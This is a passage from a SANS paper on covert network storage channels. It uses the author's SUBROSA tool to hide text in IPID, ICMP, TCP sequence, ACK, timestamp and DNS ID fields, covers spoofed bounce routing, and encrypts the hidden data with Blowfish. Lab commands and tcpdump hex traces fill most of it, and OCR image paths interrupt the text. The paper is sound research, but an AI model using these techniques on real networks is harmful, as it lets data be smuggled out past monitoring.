23:19:24.470036 IP (tos 0x0, ttl  64, id 21569, offset 0, flags [none],
proto: ICMP (1), length: 84) 10.88.1.1 > 10.88.1.128: ICMP echo request, id
14674, seq 2, length 64
        0x0000:  4500 0054 5441 0000 4001 0f38 0a58 0101  E..TTA..@..8.X..
        0x0010:  0a58 0180 0800 97b1 3952 0002 e429 097f  .X......9R...)..
        0x0020:  4293 0bbb 0809 0a0b 0c0d 0e0f 1011 1213  B...............
```


© SANS Institute 2008, Author retains full rights.

```
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ..............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
23:19:24.470295 IP (tos 0x0, ttl  64, id 12180, offset 0, flags [none],
proto: ICMP (1), length: 84) 10.88.1.128 > 10.88.1.1: ICMP echo reply, id
14674, seq 2, length 64
        0x0000:  4500 0054 2f94 0000 4001 33e5 0a58 0180  E..T/...@.3..X..
        0x0010:  0a58 0101 0000 9fb1 3952 0002 e429 097f  .X......9R...)..
        0x0020:  4293 0bbb 0809 0a0b 0c0d 0e0f 1011 1213  B...............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ..............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
```

8. Other variations using ICMP echo request

It is trivial to modify the ICMP echo request packet such that the ASCII data is encoded into the ICMP identification field (ICMP ID) instead of the IPID field. The ICMP ID is also 16-bits in length and can carry two ASCII characters per echo request sent.

The source address can be spoofed so that the ICMP echo reply packet gets transmitted to a tertiary host, known as a bounce attack. Other examples of covert data bouncing are listed below.

9. TCP Initial Sequence Number (TCP ISN) Encoding

The TCP ISN offers 32-bits of storage that can be used for covert data transmission in a similar fashion to IPID encoding above. A TCP synchronize packet (SYN) again offers a viable

© SANS Institute 2008, Author retains full rights.

transmission vehicle for getting our concealed data from source to destination.

An operating system having a predictable ISN is a considerable security threat due to the potential of traffic interception, and denial of service. Practical implementations of traffic interception tools, *ettercap* for example, exist to exploit this threat.

Over time, operating system vendors have changed TCP/IP stacks to generate highly random TCP ISN's to mitigate the traffic interception, and denial of service threats. Ironically, a more random ISN ensures that the use of the sequence number field for a covert storage channel is more difficult to detect.

An example use of the program is shown below with accompanying tcpdump output:

```
client#  subrosa --seq -s10.88.1.1 10.88.1.128 23
MYDATA

server#  subrosa --seq -s10.88.1.1 -lp23
MYDATA

16:54:21.324979 IP (tos 0x0, ttl  64, id 43532, offset 0, flags [none],
proto: TCP (6), length: 40) 10.88.1.1.1554 > 10.88.1.128.23: S, cksum 0xfeee
(correct), 1297695809:1297695809(0) win 512
        0x0000:  4500 0028 aa0c 0000 4006 b993 0a58 0101  E..(....@....X..
        0x0010:  0a58 0180 0612 0017 4d59 4441 0000 0000  .X......MYDA....
        0x0020:  5002 0200 feee 0000                      P.......
```


© SANS Institute 2008, Author retains full rights.

```
16:54:21.325349 IP (tos 0x0, ttl  64, id 2307, offset 0, flags [DF], proto:
TCP (6), length: 40) 10.88.1.128.23 > 10.88.1.1.1554: R, cksum 0x00dc
(correct), 0:0(0) ack 1297695810 win 0
        0x0000:  4500 0028 0903 4000 4006 1a9d 0a58 0180  E..(..@.@....X..
        0x0010:  0a58 0101 0017 0612 0000 0000 4d59 4442  .X..........MYDB
        0x0020:  5014 0000 00dc 0000                      P.......
16:54:21.346678 IP (tos 0x0, ttl  64, id 43533, offset 0, flags [none],
proto: TCP (6), length: 40) 10.88.1.1.40315 > 10.88.1.128.23: S, cksum 0x9ade
(correct), 1413548544:1413548544(0) win 512
        0x0000:  4500 0028 aa0d 0000 4006 b992 0a58 0101  E..(....@....X..
        0x0010:  0a58 0180 9d7b 0017 5441 0a00 0000 0000  .X...{..TA......
        0x0020:  5002 0200 9ade 0000                      P.......
16:54:21.346896 IP (tos 0x0, ttl  64, id 2308, offset 0, flags [DF], proto:
TCP (6), length: 40) 10.88.1.128.23 > 10.88.1.1.40315: R, cksum 0x9ccb
(correct), 0:0(0) ack 1413548545 win 0
        0x0000:  4500 0028 0904 4000 4006 1a9c 0a58 0180  E..(..@.@....X..
        0x0010:  0a58 0101 0017 9d7b 0000 0000 5441 0a01  .X.....{....TA..
        0x0020:  5014 0000 9ccb 0000                      P.......
```

Using the ISN creates an opportunity for doubling the amount of data transfer per packet, and in turn lowers the bandwidth stealing ratio.

The above packet trace shows the TCP response packet, with RST+ACK flags set, with the ACK field incremented by one. Thus, the string "MYDA" in the first sent packet is seen as "MYDB" in the elicited response.

10. TCP ACK number and bouncing data scenario

Using the same scenario as above, it is reasonably simple to write a different source IP address into the client packet that is sent, and have either a TCP packet with the SYN+ACK bits

© SANS Institute 2008, Author retains full rights.

set, or a TCP packet with the RST+ACK bits set return to a different IP address.

This enables us to bounce data off either a listening TCP socket, or a non-listening end-node. When the elicited response packet is received, the ACK number field is used to extract the concealed data. The data extracted must first be decremented by one before being split into eight bit ASCII characters.

Extracting data from a packet with the SYN+ACK bits set offers a better opportunity for covert storage of data. Continued attempts to connect a TCP port eliciting a TCP RST packet would likely be detected over an extended time period.

The following example shows a tcpdump packet trace from the perspective of the server that is being used to bounce traffic. In the example below, the client address is 10.88.1.2, the server which bounces traffic has address of 10.20.9.1, and the server that receives the TCP ACK packet is 10.88.1.1. The example uses TCP port 22 as a destination, associated with the SSH protocol and commonly listening on many systems.

```
client#  subrosa --seq -s10.88.1.1 10.20.9.1 22
MYDATA

server#  subrosa --ack -s10.20.9.1 -lp22
MYDATA

22:48:01.945418 IP (tos 0x0, ttl  64, id 43453, offset 0, flags [none],
proto: TCP (6), length: 40) 10.88.1.1.32822 > 10.20.1.9.22: S, cksum 0x8586
(correct), 1297695809:1297695809(0) win 512
       0x0000:  4500 0028 a9bd 0000 4006 ba9d 0a58 0101  E..(....@....X..
```


© SANS Institute 2008, Author retains full rights.

```
        0x0010:  0a14 0109 8036 0016 4d59 4441 0000 0000  .....6..MYDA....
        0x0020:  5002 0200 8586 0000                      P.......
22:48:01.945441 IP (tos 0x0, ttl  64, id 0, offset 0, flags [DF], proto: TCP
(6), length: 44) 10.20.1.9.22 > 10.88.1.1.32822: S, cksum 0x825b (correct),
1238165792:1238165792(0) ack 1297695810 win 32792 <mss 16396>
        0x0000:  4500 002c 0000 4000 4006 2457 0a14 0109  E..,..@.@.$W....
        0x0010:  0a58 0101 0016 8036 49cc e920 4d59 4442  .X.....6I...MYDB
        0x0020:  6012 8018 825b 0000 0204 400c            `....[....@.
22:48:01.966258 IP (tos 0x0, ttl  64, id 43454, offset 0, flags [none],
proto: TCP (6), length: 40) 10.88.1.1.47388 > 10.20.1.9.22: S, cksum 0x7ff9
(correct), 1413548544:1413548544(0) win 512
        0x0000:  4500 0028 a9be 0000 4006 ba9c 0a58 0101  E..(....@....X..
        0x0010:  0a14 0109 b91c 0016 5441 0a00 0000 0000  ........TA......
        0x0020:  5002 0200 7ff9 0000                      P.......
22:48:01.966276 IP (tos 0x0, ttl  64, id 0, offset 0, flags [DF], proto: TCP
(6), length: 44) 10.20.1.9.22 > 10.88.1.1.47388: S, cksum 0xb39d (correct),
1222488896:1222488896(0) ack 1413548545 win 32792 <mss 16396>
        0x0000:  4500 002c 0000 4000 4006 2457 0a14 0109  E..,..@.@.$W....
        0x0010:  0a58 0101 0016 b91c 48dd b340 5441 0a01  .X......H..@TA..
        0x0020:  6012 8018 b39d 0000 0204 400c            `.........@.
```

When using TCP correctly as a layer 4 protocol, normal protocol response is to return a packet with RST+ACK bits set if the destination socket is not listening. UDP has a similar predictable behavior in the use of an ICMP port unreachable packet to indicate a destination port not listening.

11. ICMP Port unreachable and UDP/DNS bounce

An ICMP port unreachable message will encapsulate the original datagram and can thus serve as a transport mechanism for covert data storage. Similarly, an ICMP host unreachable message can perform the same function. The nature of IP

© SANS Institute 2008, Author retains full rights.

destination based routing, and the ability to code any source IP address into a packet, ensures that our bounced packet will arrive at the intended destination.

In the example listed below, the client code was run on Linux host with IP address 10.88.1.1, the intended destination Linux host has the IP address of 10.88.1.128, and an OpenBSD host was used to bounce the data with address 10.88.1.129. You can see by the use of command line arguments that the client host writes a spoofed IP address into the source packet, and the server host expects to match on data coming from the OpenBSD bounce host.

```
client# subrosa -u -s10.88.1.128 10.88.1.129 53
MYDATA

server# subrosa --icmpunreach -s10.88.1.129 -p53
MYDATA
```

The tcpdump hex output is listed below with highlighting showing data:

```
22:32:23.912212 IP (tos 0x0, ttl  64, id 19801, offset 0, flags [none],
proto: UDP (17), length: 63) 10.88.1.128.10573 > 10.88.1.129.53: [udp sum ok]
13189+ A? www.antheming.com. (35)
        0x0000:  4500 003f 4d59 0000 4011 15a5 0a58 0180  E..?MY..@....X..
        0x0010:  0a58 0181 294d 0035 002b de14 3385 0100  .X..)M.5.+..3...
        0x0020:  0001 0000 0000 0000 0377 7777 0961 6e74  .........www.ant
        0x0030:  6865 6d69 6e67 0363 6f6d 0000 0100 01    heming.com.....
22:32:23.912430 IP (tos 0x0, ttl 255, id 45241, offset 0, flags [none],
proto: ICMP (1), length: 56) 10.88.1.129 > 10.88.1.128: ICMP 10.88.1.129 udp
port 53 unreachable, length 36
        IP (tos 0x0, ttl  64, id 19801, offset 0, flags [none], proto: UDP
(17), length: 63) 10.88.1.128.10573 > 10.88.1.129.53: [|domain]
```


© SANS Institute 2008, Author retains full rights.

```
        0x0000:  4500 0038 b0b9 0000 ff01 f35a 0a58 0181  E..8.......Z.X..
        0x0010:  0a58 0180 0303 f53a 0000 0000 4500 003f  .X.....:....E..?
        0x0020:  4d59 0000 4011 15a5 0a58 0180 0a58 0181  MY..@....X...X..
        0x0030:  294d 0035 002b de14                      )M.5.+..
22:32:23.933144 IP (tos 0x0, ttl  64, id 17473, offset 0, flags [none],
proto: UDP (17), length: 65) 10.88.1.128.49312 > 10.88.1.129.53: [udp sum ok]
46428+ A? www.osteodermia.com. (37)
        0x0000:  4500 0041 4441 0000 4011 1ebb 0a58 0180  E..ADA..@....X..
        0x0010:  0a58 0181 c0a0 0035 002d 5c6a b55c 0100  .X.....5.-\j.\..
        0x0020:  0001 0000 0000 0000 0377 7777 0b6f 7374  .........www.ost
        0x0030:  656f 6465 726d 6961 0363 6f6d 0000 0100  eodermia.com....
        0x0040:  01                                       .
22:32:23.933322 IP (tos 0x0, ttl 255, id 55925, offset 0, flags [none],
proto: ICMP (1), length: 56) 10.88.1.129 > 10.88.1.128: ICMP 10.88.1.129 udp
port 53 unreachable, length 36
        IP (tos 0x0, ttl  64, id 17473, offset 0, flags [none], proto: UDP
(17), length: 65) 10.88.1.128.49312 > 10.88.1.129.53: [|domain]
        0x0000:  4500 0038 da75 0000 ff01 c99e 0a58 0181  E..8.u.......X..
        0x0010:  0a58 0180 0303 df8f 0000 0000 4500 0041  .X..........E..A
        0x0020:  4441 0000 4011 1ebb 0a58 0180 0a58 0181  DA..@....X...X..
        0x0030:  c0a0 0035 002d 5c6a                      ...5.-\j
22:32:23.954803 IP (tos 0x0, ttl  64, id 21569, offset 0, flags [none],
proto: UDP (17), length: 61) 10.88.1.128.11098 > 10.88.1.129.53: [udp sum ok]
30209+ A? www.macauco.com. (33)
        0x0000:  4500 003d 5441 0000 4011 0ebf 0a58 0180  E..=TA..@....X..
        0x0010:  0a58 0181 2b5a 0035 0029 27e6 7601 0100  .X..+Z.5.)'.v...
        0x0020:  0001 0000 0000 0000 0377 7777 076d 6163  .........www.mac
        0x0030:  6175 636f 0363 6f6d 0000 0100 01         auco.com.....
22:32:23.954946 IP (tos 0x0, ttl 255, id 50861, offset 0, flags [none],
proto: ICMP (1), length: 56) 10.88.1.129 > 10.88.1.128: ICMP 10.88.1.129 udp
port 53 unreachable, length 36
        IP (tos 0x0, ttl  64, id 21569, offset 0, flags [none], proto: UDP
(17), length: 61) 10.88.1.128.11098 > 10.88.1.129.53: [|domain]
        0x0000:  4500 0038 c6ad 0000 ff01 dd66 0a58 0181  E..8.......f.X..
        0x0010:  0a58 0180 0303 a95e 0000 0000 4500 003d  .X.....^....E..=
        0x0020:  5441 0000 4011 0ebf 0a58 0180 0a58 0181  TA..@....X...X..
        0x0030:  2b5a 0035 0029 27e6                      +Z.5.)'.
```


© SANS Institute 2008, Author retains full rights.

12. TCP ISN and Timestamp option encoding

The TCP timestamp option (RFC-1323) is used to calculate the round trip time (RTT) of TCP packets, and for Protection Against Wrapped Sequence (PAWS) numbers in long duration TCP connections. The option consists of 2 x 32-bit fields, Timestamp Value (TSVAL), and Timestamp Echo Reply (TSECR).

TSVAL typically contains the current clock value, while TSECR echoes a timestamp value that was sent by the remote host. TSECR is only valid if the ACK bit is set in the packet.

In order to implement a covert data channel, the timestamp option could be used within the ISN only, or even within a legitimately established TCP connection (assuming the operating system allows for the manipulation of this data before sending a TCP packet). SUBROSA uses the 32-bit TSVAL to store and send data in a TCP SYN packet. TSECR will be set to zero to ensure that the traffic looks at normal as possible.

The following data shows an example use with tcpdump output:

client# **subrosa --tsopt -s10.88.1.1 10.88.1.128 23**
MYDATA

server# **subrosa --tsopt -s10.88.1.1 -lp23**
MYDATA

```
09:16:19.638726 IP (tos 0x0, ttl  64, id 1446, offset 0, flags [none], proto:
TCP (6), length: 52) 10.88.1.1.12842 > 10.88.1.128.23: S, cksum 0x299b
(correct), 1881407488:1881407488(0) win 512 <nop,nop,timestamp 1297695809 0>
       0x0000:  4500 0034 05a6 0000 4006 5dee 0a58 0101  E..4....@.]..X..
```


© SANS Institute 2008, Author retains full rights.

```
        0x0010:  0a58 0180 322a 0017 7024 0000 0000 0000  .X..2*..p$......
        0x0020:  8002 0200 299b 0000 0101 080a 4d59 4441  ....).......MYDA
        0x0030:  0000 0000                                ....
09:16:19.639124 IP (tos 0x0, ttl  64, id 15, offset 0, flags [DF], proto: TCP
(6), length: 40) 10.88.1.128.23 > 10.88.1.1.12842: R, cksum 0xf639 (correct),
0:0(0) ack 1881407489 win 0
        0x0000:  4500 0028 000f 4000 4006 2391 0a58 0180  E..(..@.@.#..X..
        0x0010:  0a58 0101 0017 322a 0000 0000 7024 0001  .X....2*....p$..
        0x0020:  5014 0000 f639 0000                      P....9..
09:16:19.659886 IP (tos 0x0, ttl  64, id 1447, offset 0, flags [none], proto:
TCP (6), length: 52) 10.88.1.1.36001 > 10.88.1.128.23: S, cksum 0x027d
(correct), 1881407488:1881407488(0) win 512 <nop,nop,timestamp 1413548544 0>
        0x0000:  4500 0034 05a7 0000 4006 5ded 0a58 0101  E..4....@.]..X..
        0x0010:  0a58 0180 8ca1 0017 7024 0000 0000 0000  .X......p$......
        0x0020:  8002 0200 027d 0000 0101 080a 5441 0a00  .....}......TA..
        0x0030:  0000 0000                                ....
09:16:19.660107 IP (tos 0x0, ttl  64, id 16, offset 0, flags [DF], proto: TCP
(6), length: 40) 10.88.1.128.23 > 10.88.1.1.36001: R, cksum 0x9bc2 (correct),
0:0(0) ack 1881407489 win 0
        0x0000:  4500 0028 0010 4000 4006 2390 0a58 0180  E..(..@.@.#..X..
        0x0010:  0a58 0101 0017 8ca1 0000 0000 7024 0001  .X..........p$..
        0x0020:  5014 0000 9bc2 0000                      P.......
```

13. DNS Identification Field (DNS ID) encoding

The DNS Identification field is 16-bits in length and will also hold two ASCII characters for covert data storage and transmission. Normal application protocol behavior for DNS ensures that the DNS identification field is replicated into DNS responses. Similar to the normal TCP acknowledgement response of a listening socket, this protocol behavior provides a unique opportunity to bounce data off any legitimate operating DNS server.

© SANS Institute 2008, Author retains full rights.

This idea could be extended further to a large list of DNS servers to bounce data to/from making detection extraordinarily difficult. SUBROSA does not yet implement a DNS bounce protocol mainly due to challenges arising from DNS server latency of response. Simply put, out of order responses, even from a single DNS server, yield out of sequence data at the server/remote end of the covert channel.

The flexibility of the DNS application protocol payload allows for many variations of possible data encoding, certainly not limited to the DNS ID. Unfortunately, many firewall administrators will allow communications to UDP destination port 53 with no further consideration of destination IP address.

The following example shows simple encoding of characters using the DNS identification field. The –dnsreply flag is also included to avoid the ICMP port unreachable messages from being transmitted. The astute reader will also notice that the DNS ID data below is encoded in little endian order. This error was unintentional for the purposes of this paper however it does illustration the incremental gain in obfuscation.

client# **subrosa --dnsid --dnsreply -u -s10.88.1.128 10.88.1.1 53**
MYDATA

server# **subrosa --dnsid --dnsreply -u -s10.88.1.128 -lp53**
MYDATA

```
23:30:12.696639 IP (tos 0x0, ttl  64, id 24243, offset 0, flags [none],
proto: UDP (17), length: 62) 10.88.1.128.13658 > 10.88.1.1.53: [udp sum ok]
22861+ A? www.meritful.com. (34)
```


© SANS Institute 2008, Author retains full rights.

```
        0x0000:  4500 003e 5eb3 0000 4011 04cc 0a58 0180  E..>^...@....X..
        0x0010:  0a58 0101 355a 0035 002a 635f 594d 0100  .X..5Z.5.*c_YM..
        0x0020:  0001 0000 0000 0000 0377 7777 086d 6572  .........www.mer
        0x0030:  6974 6675 6c03 636f 6d00 0001 0001       itful.com.....
23:30:12.696783 IP (tos 0x0, ttl  64, id 64080, offset 0, flags [none],
proto: UDP (17), length: 166) 10.88.1.1.53 > 10.88.1.128.13658: [udp sum ok]
22861 q: A? www.meritful.com. 1/2/2 www.meritful.com. A 0.0.0.4 ns: . (Class
1135) Type0[|domain]
        0x0000:  4500 00a6 fa50 0000 4011 68c6 0a58 0101  E....P..@.h..X..
        0x0010:  0a58 0180 0035 355a 0092 f94d 594d 8180  .X...55Z...MYM..
        0x0020:  0001 0001 0002 0002 0377 7777 086d 6572  .........www.mer
        0x0030:  6974 6675 6c03 636f 6d00 0001 0001 c00c  itful.com.......
        0x0040:  0001 0001 0000 17ef 0000 0000 0004 6f40  ..............o@
        0x0050:  daff c010 0002 0001 0000 5078 0000 0000  ..........Px....
        0x0060:  0006 036e 7331 c010 c010 0002 0001 0000  ...ns1..........
        0x0070:  f254 0000 0000 0006 036e 7332 c010 c046  .T.......ns2...F
        0x0080:  0001 0001 0000 64a1 0000 0004 6639  ......d.......f9
        0x0090:  1a4e c05c 0001 0001 0000 4495 0000 0000  .N.\......D.....
        0x00a0:  0004 7b4b 705e                           ..{Kp^
23:30:12.718842 IP (tos 0x0, ttl  64, id 24244, offset 0, flags [none],
proto: UDP (17), length: 62) 10.88.1.128.13658 > 10.88.1.1.53: [udp sum ok]
16708+ A? www.hollands.com. (34)
        0x0000:  4500 003e 5eb4 0000 4011 04cb 0a58 0180  E..>^...@....X..
        0x0010:  0a58 0101 355a 0035 002a 5f97 4144 0100  .X..5Z.5.*_.AD..
        0x0020:  0001 0000 0000 0000 0377 7777 0868 6f6c  .........www.hol
        0x0030:  6c61 6e64 7303 636f 6d00 0001 0001       lands.com.....
23:30:12.719026 IP (tos 0x0, ttl  64, id 64081, offset 0, flags [none],
proto: UDP (17), length: 166) 10.88.1.1.53 > 10.88.1.128.13658: [udp sum ok]
16708 q: A? www.hollands.com. 1/2/2 www.hollands.com. A 0.0.0.4 ns: . (Class
1225) Type0[|domain]
        0x0000:  4500 00a6 fa51 0000 4011 68c5 0a58 0101  E....Q..@.h..X..
        0x0010:  0a58 0180 0035 355a 0092 cae4 4144 8180  .X...55Z....AD..
        0x0020:  0001 0001 0002 0002 0377 7777 0868 6f6c  .........www.hol
        0x0030:  6c61 6e64 7303 636f 6d00 0001 0001 c00c  lands.com.......
        0x0040:  0001 0001 0000 058c 0000 0000 0004 c9f3  ................
        0x0050:  32bc c010 0002 0001 0001 2448 0000 0000  2.........$H....
        0x0060:  0006 036e 7331 c010 c010 0002 0001 0000  ...ns1..........
        0x0070:  85dd 0000 0000 0006 036e 7332 c010 c046  .........ns2...F
```


© SANS Institute 2008, Author retains full rights.

```
        0x0080:  0001 0001 0001 0cb2 0000 0000 0004 07d1  ................
        0x0090:  024f c05c 0001 0001 0001 1e14 0000 0000  .O.\............
        0x00a0:  0004 e42b 1f8f                           ...+..
23:30:12.740461 IP (tos 0x0, ttl  64, id 24245, offset 0, flags [none],
proto: UDP (17), length: 59) 10.88.1.128.13658 > 10.88.1.1.53: [udp sum ok]
16724+ A? www.evese.com. (31)
        0x0000:  4500 003b 5eb5 0000 4011 04cd 0a58 0180  E..;^...@....X..
        0x0010:  0a58 0101 355a 0035 0027 919c 4154 0100  .X..5Z.5.'..AT..
        0x0020:  0001 0000 0000 0000 0377 7777 0565 7665  .........www.eve
        0x0030:  7365 0363 6f6d 0000 0100 01              se.com.....
23:30:12.740604 IP (tos 0x0, ttl  64, id 64082, offset 0, flags [none],
proto: UDP (17), length: 163) 10.88.1.1.53 > 10.88.1.128.13658: [udp sum ok]
16724 q: A? www.evese.com. 1/2/2 www.evese.com. A 0.0.0.4 ns: . (Class 1154)
Type0[|domain]
        0x0000:  4500 00a3 fa52 0000 4011 68c7 0a58 0101  E....R..@.h..X..
        0x0010:  0a58 0180 0035 355a 008f ad91 4154 8180  .X...55Z....AT..
        0x0020:  0001 0001 0002 0002 0377 7777 0565 7665  .........www.eve
        0x0030:  7365 0363 6f6d 0000 0100 01c0 0c00 0100  se.com..........
        0x0040:  0100 0013 9c00 0000 0000 0482 82b3 28c0  ..............(.
        0x0050:  1000 0200 0100 011c 5b00 0000 0000 0603  ........[.......
        0x0060:  6e73 31c0 10c0 1000 0200 0100 006d 4a00  ns1..........mJ.
        0x0070:  0000 0000 0603 6e73 32c0 10c0 4300 0100  ......ns2...C...
        0x0080:  0100 010b 8000 0000 0000 0486 c24b c2c0  .............K..
        0x0090:  5900 0100 0100 00a6 8200 0000 0000 0431  Y..............1
        0x00a0:  bdfd dd                                  ...
```


14. Symmetric Key Block Cipher Encoding

Whether a 16-bit, 32-bit, or other IP header field is employed to transmit covert data, ASCII data can be detected through the appearance of readable characters in packet header hex dumps. The exception to this would be if we split the ASCII characters across multiple packets using a nibble (4-bits) or less per packet. Arguably, most intrusion analysts would likely

© SANS Institute 2008, Author retains full rights.

be overwhelmed by volume and only find a covert channel in post-analysis.

A symmetric key block cipher is an encryption algorithm that uses the same key data for both encryption and decryption, and encrypts data in fixed length groups of bits. Contemporary block cipher examples include Triple DES, Blowfish, RC5, and AES. (Stallings, 2002)



Since ASCII text is not limited to a specific block length, a block cipher must be employed in stream mode to encrypt arbitrary text lengths. This is achieved through the use of a simple XOR logic function combined with an Initialization Vector (IV) block.

The IV is a dummy block of text used to kick off the process. The IV does not need to be secret but must never be re-used with the same key.

Several different cipher chaining modes may be used with a block cipher. These include:


1) Cipher block chaining (CBC) mode: each block of plaintext is XORed with the previous cipher block before being re-

© SANS Institute 2008, Author retains full rights.

encrypted. (For the first block, the previous cipher block is represented by the IV)


2) Cipher feedback mode (CFB): each block of plaintext is XORed with the cipher text after encryption. The IV acts as input for the first encrypted block. CFB mode makes the block cipher self-synchronizing, and can be useful for high performance application.

3) Output feedback mode (OFB): the plaintext is XORed with the output of the block cipher encryption to produce the cipher text. The encrypted block text is passed as input to the next block for encryption. Again, the IV acts as input for the first encrypted block. OFB mode acts as a synchronous stream cipher. The symmetry of the XOR function ensures that encryption and decryption are the same in OFB mode.



Output Feedback (OFB) mode encryption

© SANS Institute 2008, Author retains full rights.



Output Feedback (OFB) mode decryption

SUBROSA employs the Blowfish algorithm combined with OFB mode to encode data into fixed length IP header fields.

Blowfish encrypts 64-bit blocks of plaintext into 64-bit blocks of ciphertext, and is known to be fast, compact, simple, and secure. The key length of blowfish is variable from 32-bits up to 448 bits (4 - 56 bytes). (Stallings, 2002)

SUBROSA uses Blowfish by first generating a 64-bit initialization vector (IV). The IV is generated through the use of the Linux random number generator device (/dev/random). Once the IV is generated, it is immediately sent to the receiving SUBROSA server. This requires that the server side of the code be started before the client side so that the IV is properly received.

Because SUBROSA operates in line mode, after a carriage return is receive by the program, a plaintext block is deemed complete and fed to a sub-routine for encryption and delivery. This may result is NULL padded text blocks being encrypted and sent.

© SANS Institute 2008, Author retains full rights.

When a 16-bit field (such as IPID, ICMP ID, or DNS ID) is being used for covert storage transmission, there will be four total packets (64 / 16 = 4) transmitted to convey one single Blowfish encrypted block of data. When a 32-bit field (TCP ISN), TCP ACK, or TSOPT is being used, there will be two (64 / 32 = 2) packets transmitted to convey a single Blowfish block.

All of the same covert storage encoding methods described above will function with the Blowfish+OFB mode encryption. The clear advantage of using a symmetric key cipher is there will be no readable characters at all within the packet headers.

The following example shows how SUBROSA sends an encryption initialization vector followed by some encrypted blocks which are encoded in the DNS Identification field. In this specific example, we are using 192.168.1.36 for the server side code, and 192.168.1.34 for the client side code. It is critical that the server side code be started first in order to receive the proper initialization vector (IV), and that the blowfish key be symmetric (ie: specified on both the client and server command line). Notice that the key in this example is specified as "my_blowfish_key". The first section shown below illustrates the correct sending of the IV.

```
client# subrosa --dnsid -emy_blowfish_key -s192.168.1.34 192.168.1.36
IV = [D9B3B8A38B246F91]
ABC

server# subrosa --dnsid -emy_blowfish_key -s192.168.1.34 -l
IV = [D9B3B8A38B246F91]
ABC
```


© SANS Institute 2008, Author retains full rights.

```
16:00:32.291227 IP (tos 0x0, ttl  64, id 65283, offset 0, flags [none],
proto: UDP (17), length: 62) 192.168.1.34.5948 > 192.168.1.36.53: [udp sum
ok]  28561+ A? www.atmology.com. (34)
        0x0000:  4500 003e ff03 0000 4011 f814 c0a8 0122  E..>....@......"
        0x0010:  c0a8 0124 173c 0035 002a d3f9 6f91 0100  ...$.<.5.*..o...
        0x0020:  0001 0000 0000 0000 0377 7777 0861 746d  .........www.atm
        0x0030:  6f6c 6f67 7903 636f 6d00 0001 0001       ology.com.....
16:00:32.314222 IP (tos 0x0, ttl  64, id 65283, offset 0, flags [none],
proto: UDP (17), length: 63) 192.168.1.34.62949 > 192.168.1.36.53: [udp sum
ok]  35620+ A? www.trifloral.com. (35)
        0x0000:  4500 003f ff03 0000 4011 f813 c0a8 0122  E..?....@......"
        0x0010:  c0a8 0124 f5e5 0035 002b 56d9 8b24 0100  ...$...5.+V..$..
        0x0020:  0001 0000 0000 0000 0377 7777 0974 7269  .........www.tri
        0x0030:  666c 6f72 616c 0363 6f6d 0000 0100 01    floral.com.....
16:00:32.332282 IP (tos 0x0, ttl  64, id 4, offset 0, flags [none], proto:
UDP (17), length: 64) 192.168.1.34.9619 > 192.168.1.36.53: [udp sum ok]
47267+ A? www.therevidae.com. (36)
        0x0000:  4500 0040 0004 0000 4011 f712 c0a8 0122  E..@....@......"
        0x0010:  c0a8 0124 2593 0035 002c 2c25 b8a3 0100  ...$%..5.,,%....
        0x0020:  0001 0000 0000 0000 0377 7777 0a74 6865  .........www.the
        0x0030:  7265 7669 6461 6503 636f 6d00 0001 0001  revidae.com.....
16:00:32.365239 IP (tos 0x0, ttl  64, id 4, offset 0, flags [none], proto:
UDP (17), length: 63) 192.168.1.34.26051 > 192.168.1.36.53: [udp sum ok]
55731+ A? www.decenniad.com. (35)
        0x0000:  4500 003f 0004 0000 4011 f713 c0a8 0122  E..?....@......"
        0x0010:  c0a8 0124 65c3 0035 002b a791 d9b3 0100  ...$e..5.+......
        0x0020:  0001 0000 0000 0000 0377 7777 0964 6563  .........www.dec
        0x0030:  656e 6e69 6164 0363 6f6d 0000 0100 01    enniad.com.....
```

Subsequent to the sending of the IV, we send three characters "ABC", which are encrypted into a single 64-bit block and then transmitted to the server. The number of packets displayed below is four showing the 64-bit (4 * 16 = 64) block transmission. Each 16-bit DNSID field has no distinguishable

© SANS Institute 2008, Author retains full rights.

information and is properly random from a protocol normalization point of view.

```
16:05:11.346220 IP (tos 0x0, ttl  64, id 65283, offset 0, flags [none],
proto: UDP (17), length: 64) 192.168.1.34.59075 > 192.168.1.36.53: [udp sum
ok]  41955+ A? www.oversurety.com. (36)
        0x0000:  4500 0040 ff03 0000 4011 f812 c0a8 0122  E..@....@......"
        0x0010:  c0a8 0124 e6c3 0035 002c 5d8f a3e3 0100  ...$...5.,].....
        0x0020:  0001 0000 0000 0000 0377 7777 0a6f 7665  .........www.ove
        0x0030:  7273 7572 6574 7903 636f 6d00 0001 0001  rsurety.com.....
